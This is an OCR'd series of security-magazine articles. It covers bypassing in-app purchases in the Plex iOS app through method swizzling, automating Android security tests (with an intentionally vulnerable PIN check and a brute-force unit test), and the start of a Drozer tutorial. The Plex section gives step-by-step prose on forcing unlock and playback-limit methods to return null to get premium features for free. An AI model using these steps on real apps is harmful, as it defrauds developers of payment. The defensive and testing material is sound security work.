


Figure. beside a vulnerability description, Codified will provide you with a recommendation to mitigate this vulnerability




Figure. Codified Security will show you where the issue exists and there will be a fix button to show the recommended action to fix the issue

Bypassing in-App Purchases in iOS Applications

by Kirit Sankar Gupta

This paper describes how common monetization techniques for modern day iOS applications, such as in-App Purchases and such can be hacked if stringent checks are not performed on the server-side to validate transactions. Using techniques such as method-swizzling and a number of easy to use tools, these transactions can easily be cracked to give access to a number of "premium" or "paid" functionalities within applications without completing any payment to the developer.

The iOS Operating System relies on a system of "re-usable" code to reduce application sizes and standardize a section of the code-base that is included in applications. This re-usable code takes one of the following forms:

- Static Libraries
- Shared (Dynamic) Libraries
- Frameworks

In case of Static Libraries, the code contained in the library is copied into the application executable. In the case of Shared Libraries, the code is linked physically into the application executable. The primary difference between the two is that multiple applications using Static Libraries will have multiple instances (and versions) of the same code but Shared Libraries will use the same code base across multiple applications. This is useful to a penetration tester because making changes to a shared library will affect all the applications that use it.

Frameworks are completely different as they can contain multiple shared libraries and subdirectories containing headers, views, controls, assets, etc.

ClassDump for iOS Applications

ClassDump is an application used to analyze the methods that are present within an executable, along with what inputs are accepted and what output is generated. It generates declarations for the classes, categories and protocols but as Objective-C declarations – which makes it much easier to read.

It is one of the best ways to investigate the contents of the AppKit, look at third party APIs and interpret application logic right down to the return types. It is a command-line tool that runs directly on jailbroken iOS devices.

We use ClassDump primarily to identify how the in-app purchase logic is implemented, how the application determines it has been purchased or not, and if all features of the app have been unlocked.

Method Swizzling

Method Swizzling is a term used to describe the modification or overriding of an Objective-C Method, which is being called in an application. This is possible because Objective-C handles method dispatch at runtime. It can be simply described as Runtime Program Modification.

To illustrate this, let us imagine an ecommerce application that requires a user to login before they start browsing the available products. Now this is handled between these methods:

- The first method, void startAuthentication(), takes the user credentials and handles the authentication. If authentication is successful, then it switches the value of a flag to 1. If not, the flag remains set to 0.
- A second method, bool isLoggedIn(), exists that simply checks the value of the flag. If the value is 1, then it returns true, else it returns false.
- The "product information loader" runs the second method before it starts loading any information regarding the products. The loading is initiated only if the condition is true.

An easy bypass to this check would be to patch the bool isLoggedIn() function to always return true. This can be achieved by flipping the condition to always be true or manually changing the data at the flag location to always be 1.

So how is Method Swizzling done? We do the patching of applications through Cydia Substrate. We've covered Cydia Substrate extensively in our first blog post on iOS Penetration Testing.

The MobileHooker functionality of Cydia Substrate is what allows easy overriding and modification of functions on an iOS Application. These function overrides automatically get compiled into `.dylib` format. You can find any existing `.dylibs` in /Library/MobileSubstrate/DynamicLibraries on your

jailbroken device. Normally these tweaks are created using a command-line tool called Theos. However, we'll be showing how it is done using a more user-friendly GUI framework called Flex.

Test Case: Hacking Plex iOS Application

Disclaimer: The attack vectors demonstrated below are strictly for educational purposes. Performing these activities to gain access to otherwise paid services is completely illegal and not encouraged.

The Plex application is a handy way to keep all downloaded media in a centralized server and stream from that server to any device, be it desktop or mobile. Now Plex allows users to stream unlimited media to the desktop application but mobile streaming requires either a one-time purchase or subscription to a "Plex Pass" that unlocks all of the features:




Figure 1: Plex Pass details and Purchase option

We are primarily checking the application to see if we can bypass the restriction or to fool the application into believing that the in-app purchase has already been completed and all the features are already unlocked. So our very first step is to do a ClassDump and then view the corresponding classes and methods that are extracted from the application binary. As with any application, the number of classes and in turn, the total number of methods dumped from an application, are very high. Therefore, the easiest way to go about things is to search for specific keywords.

The primary drawbacks of the paid application are:

- Limited playback time
- No access to Photos
- Locked "Plex Pass"

Hence, the two keywords I decide to search for are “Playback” and “Unlock”, since developers usually prefer to use easy to read function names to take care of different kinds of application functionality. This turns up the following results:




Figure 2: List of potential Obj-C functions to swizzle

Now that we have identified a list of methods (numbered for convenience) that are responsible for setting the various Playback limitations as well as handling the unlocked functionality, we set about tampering the inputs and outputs. The initial impression is that methods 1 to 3 are responsible for the functionality unlocking in the application and methods 4 to 8 are responsible for enforcing the limitations when a license has not been purchased.

The return type for 1 and 2 is an ‘id’ object, possibly containing the User ID or the corresponding limitations for the User ID that is being queried. The checks here aren’t the run-of-the-mill checks that simply return “True” or “False” for various operations, something that I’ve seen more often. A very simple way to bypass this check is to force the returned data to be “Null”.

Similarly for functions 3 and 5 through 8, the return type is void. This seems to set the variables for the application that are responsible for storing information such as “Unlock Status”, “Playback Limitation” and “Playback Start Date”. The last one seems to be used to calculate the time duration of playback, so it can be accurately stopped after 1 minute if the license has not been purchased. This time, the input argument is ‘id’, presumably the User ID or something similar. Just like in the previous case, we force the inputted arguments to always be “Null”.

The screenshot here shows how the Return Value for the unlockAppManager is forced to always return “Null”. The same change is made to all the other functions as mentioned above.




Figure 3: Details of "unlockAppManager" function

Finally, method 4 seems to handle whether playback should be limited by content type, where the content type is represented by the argument of type “long”. As a failsafe, we will set the content-type value to ‘-1’ just to ensure that in spite of all the bypasses done before this step, the playback is not limited.

Figure 4: Details of "playbackLimiter" function

Once these changes have been made, we enable the method overrides from the Flex UI and restart the Plex application. Navigating to the Account Details, we verify that the purchases have been marked as completed and full functionality has been provided to the application.




Figure 5: Activated Plex-Pass and premium features

Author: Kirit Sankar Gupta

Kirit is a security researcher with extensive expertise in Web Application, Network and Mobile Application Penetration Testing, besides also working closely in DevSecOps, Red Teams, SOCs and in Social Engineering Engagements. He is currently a part of Intel Corporation, heading the Indian division of the Penetration Testing Task Force at Intel.

Automating App Security

by Jahmel Harris

There has been a growing shift in the way software is developed and one the security industry has unfortunately been slow to adapt to and adopt. I'm talking, of course, about agile. Agile exists in order to help developers write and release software early and often. This has the benefit of allowing companies to quickly react to changes in the market, however, when a security review is a requirement of going live, how can a development team be truly agile? Is it possible to be both secure and have the flexibility to go live when needed?

Traditionally, a security test is performed at the end of development when the product is complete. This works well for the penetration tester as testing a finished application is far easier than performing a security review when the application is in a state of constant change. The cost of remediation at this stage, however, is significantly higher than if the same bugs were caught during development. Although it is difficult to place a number on the cost of fixing bugs at each stage of testing (some have tried and numbers such as $5,000 for system testing and $5 for unit testing are not unheard of), it is common knowledge to those working in development that the closer to development a defect is found the easier and cheaper it is to fix. I encourage all organizations that write software to understand the cost of finding bugs during different stages of testing. Things to take into account include the cost of testing, cost of development, repetitional damage, analysis and reproduction, reporting and cost of deployment.

Given the move to agile, how can we move away from a manual and expensive vulnerability assessment?

Here we’re going to build on previous work presented at DevSecCon in 2015 (Android security within the development lifecycle) and use existing tools and techniques to perform automated and continuous security testing for Android applications. By applying DevOps and security, it's possible to integrate security into the application in a way that is both automated and provides rapid feedback to developers. Keep in mind that although we're discussing Android in the article, the same methodology can work with any platform, mobile or not.

For this example, we'll take a sample of vulnerabilities from an existing vulnerable Android application and discuss how these could have been detected in an automated way prior to a penetration test. The application we will use is the Evil Planner Android application (released as a Bsides London challenge in 2013). This application allows users to save encrypted notes that can only be accessed with knowledge of a PIN set by the user. Although purposely vulnerable, the issues present in the application are issues that are representative of vulnerabilities found in real pentests.

The vulnerabilities we will look at are:

- Lack of root detection
- No Obfuscation
- Need for a PIN cannot be bypassed
- Exported IPC endpoint vulnerable to directory traversal
- Exported IPC endpoint vulnerable to SQL Injection

Stage 1 - Requirements Gathering

The first (and most important) step in automating security testing is to understand the security requirements of the application. This will differ for each application and the applications associated risk profile. For example, an application that provides brochure information for clients has fewer security requirements compared to a banking application.

Thinking about the security requirements before development begins allows security knowledge to be embedded into the development team. This can be from outside the organization, such as an external security consultancy, or from internal application security architects. It also allows a measure of the acceptable risk for the application as each requirement represents a potential security weakness. By understanding as many potential threats as possible, it is possible to prioritize which should be addressed given the nature of the application.

There are several techniques that can be used to discover potential security weaknesses including attack path mapping, reviewing previous penetration test reports, current threat research, etc. These essentially boil down to ways to think like an attacker.

After performing such an exercise, we will add the following as requirements during the requirement gathering stage of software development:

- A user cannot log into the application without knowledge of the PIN
- Sensitive data should only be stored encrypted

- Sensitive data should not be logged
- Database queries should use performed using parameterized queries to reduce the risk of SQL Injection
- Filenames read from the user should be canonicalized and compared to a list of allowed files before the file is read to reduce the risk of directory traversal
- The application should not run on a rooted device
- The source code should be protected by obfuscation

A user story (a way of mapping features to short descriptions told from the point of view of a user) is a tool often used by agile methodologies, however, can be challenging to map to non functional requirements such as security requirements. Some solutions have been proposed such as Abuse Cases (Evil User Stories or Abuse Stories). With an Abuse Case, we think about how an attacker may abuse the system and write a story for that journey. This is often expressed as "As {bad guy} I want to {do bad thing}".

Based on the requirements captured above, the following Abuse Stories can be created:

- As an attacker, I want to log into the application without knowing the PIN
- As an attacker, I want to read sensitive information stored on the device
- As an attacker, I want to make use of SQL Injection to access the database
- As an attacker, I want to read files that are within the application sandbox
- As an attacker, I want to read sensitive information from logs
- As an attacker, I want to run the application on a rooted device in order to do further vulnerability assessment
- As an attacker, I want to reverse engineer the application in order to do further vulnerability assessment

With this approach, it is possible to classify the type of attacker, e.g. technically skilled attacker, internal attacker, malicious user, etc. if required.

Depending on the abuse stories created, it may be necessary to break them down even further. Depending on the implementation, an attacker may be able to log into the application by bruteforcing the PIN, manually launching the activity (screen) the PIN screen protects or otherwise finding another approach to bypass application logic.

Regardless of how the requirements are captured, it is important to have them created when development starts so they can be tested against.

Stage 2 - Unit Testing

Unit testing is a technique available to developers in order to identify defects during development which, as stated earlier, is the cheapest time to detect and fix bugs. Unit testing allows developers to write code that will exercise certain code paths in the application but care needs to be taken to make the sure the code base is written to facilitate unit testing. With appropriate coverage, unit testing gives developers the freedom to modify code without the risk of introducing bugs.

When tied with a build pipeline, tests can be written that run often and even with every build. We frequently recommend that the tests are run as often as possible taking into account how much time is needed for the test runs as a fast build time is often required by many organizations.

Many unit testing strategies exist for unit testing including Test Driven Development (TDD) and Behavioural Driven Development (BDD). Regardless of the strategy used, Unit Testing should be employed to test the security requirements identified in the planning stages as well as test for known weaknesses that may be accidentally introduced later.

Given the list of security requirements or abuse stories defined earlier, we can add in some unit tests to make sure it is not possible to perform these particular actions. Here we will look at the requirement to disallow an attacker from logging into the application by bruteforcing the PIN.

The code below is not meant as an example of good programming practices and therefore comprehension is chosen over design.

The following code is an excerpt from the LoginHelper class used to authenticate the user:

```
//Vulnerable code:

String pin;

Context context;

public LoginHelper(Context context, String pin)
{
 this.context = context;
 this.pin = pin;
}

public boolean checkAuth(String imei, String savedPin)
{
  String encryptedPin =
```

```
CryptoServiceSingleton.getInstance().getCryptoService().encryptPIN(pin,
imei);
  return encryptedPin.equals(savedPin);
}
```

This is called from the Login Activity which reads the user PIN from a text field and reads the saved PIN from a file.

An obvious attack which will allow an attacker to Login without knowledge of the PIN will be a brute force attack where each PIN is tried in turn until access is granted. With a unit test, we can check whether this type of attack is possible.

```
//Test Case

public void bruteForceAuthCheck() throws Exception {
 String encryptedPin =
CryptoServiceSingleton.getInstance().getCryptoService().encryptPIN("9999",
mIMEI);
 Object byteArray = byte[].class;
 for(int i=0; i<=99999; i++)
  {
 LoginHelper lh = new LoginHelper(null,String.format("%04d",i));
 assertFalse(String.format("%04d",i),lh.checkAuth(mIMEI,encryptedPin));
  }
}
```

A solution to this failing test case is to add a counter, limiting the amount of tries an attacker can try a PIN. It should be noted the naive implementation shown is not invulnerable to a bruteforce attack. In this case, an attacker can close the app after the limit has been reached and resume the attack. This goes to show how important it is to have someone who can understand how an attacker may carry out such an attack on the team.

```
// Fixed Code

static int counter = 0;

public boolean checkAuth(String imei, String savedPin)
{
 if(counter<5) {
 counter++;
 String encryptedPin =
CryptoServiceSingleton.getInstance().getCryptoService().encryptPIN(pin,
imei);
```

```
 return encryptedPin.equals(savedPin);

 }
 else return false;
}
```


Stage 3 - Security Tooling

The tooling for this kind of automated security testing is currently very immature, however, we can add security into the application build process by using traditional "hacker" tools. Drozer is an open source Android security assessment tool used by many pen testers and was selected as its open source license allows for modification and its modular approach allows security modules to be added to perform individual tests.

Automated testing can be achieved by integrating Drozer with Jenkins, which can be used to perform the build step, deploy the binary on an Android device and, finally, to run Drozer. This approach to testing is better suited to testing at runtime, allowing us to find issues such as SQL injection in an exported content provider.

As many hacker tools are written by hackers and for hackers, often they are not made for this type of continuous testing that is a requirement for developing software in this manner. A custom Jenkins module that can start Drozer with appropriate command line arguments was created and Drozer was also modified to return the result of the security test, i.e., whether the vulnerability was present in the final application. Hopefully, as this type of testing becomes more relevant, the infosec community will work harder on writing tools that can be used this way.

With the current implementation of the newly created Jenkins module, it should be configured with a list of modules that should be run against the Android application.



Within the application build steps, Jenkins can be used to run the modules specified, with the correct arguments, flagging to the developers at build time whether the vulnerability is present or not and (continually) breaking the build for serious vulnerability.

Testing Effort

Although we have no numbers, we can use "effort" to help us compare the difference in cost between finding vulnerabilities early while development is still ongoing and finding the issue in production.

Vulnerability	Test Type	Effort to find and remediate
A user can brute force the PIN	Unit Test and Instrumentation Test	Low
Sensitive data is unencrypted	Unit Test and Instrumentation Test	Low
Sensitive data is logged and available to local attacks	Unit Test and Instrumentation Test	Low
SQL Injection in IPC endpoint	Instrumentation Test	Medium
Directory Traversal in IPC Endpoint	Unit Test	Low
Application can run on rooted device	Instrumentation Test	Medium
Lack of obfuscation makes reverse engineering trivial	Penetration Test	High

In the above table, effort can be rated low, medium or high depending on whether the issue can be tested whilst the code base is still in development, whether the code needs to complete enough to build and run the application or whether an external and specialized team is needed for manual testing when development is complete. By testing for bugs as early as possible, the effort required to detect and fix defects is significantly lower than when testing is performed after development is complete.

Although pen testing may always be a requirement, it is risky to consider security only at the end of development. Any issues identified may be expensive to address and it can be hard to predict the impact to deadlines. By following the advice in this article and thinking about security early in development, much of this risk can be mitigated. As security professionals, we should be helping to develop tools and techniques to aid in newer software development methodologies, rather than sticking to traditional penetration testing practices.

Author: Jahmel Harris

Jahmel is a security consultant at Digital Interruption where he specialises in penetration testing and helps organisations embed security into their development teams. His research topics include DevSecOps, Software Defined Radio and application reversing and has spoken on these topics at various events and conferences.

Drozer – Mobile Security Testing Framework Tutorial

by Olivia Orr

Drozer is one of the best Android security assessment tools available for Android security developed by MWR Labs. This tool allows you to take on the role of an Android application and interact with other applications through the Android inter-process communication (IPC) mechanism and the underlying operating system. In this document we will explain how to use this tool.

Interface and use

To demonstrate the operation of this application we will use the Android emulator Bluestacks.

Also we have to install: Android Debug Bridge (ADB), Drozer and Drozer Agent installed on our test device.

Then we need to connect the two devices to get started.

Drozer Installation

We download the Drozer zip from the following link:

https://labs.mwrinfosecurity.com/tools/drozer/

We extract the Drozer zip in "C:/drozer", we use this path to simplify application usage.

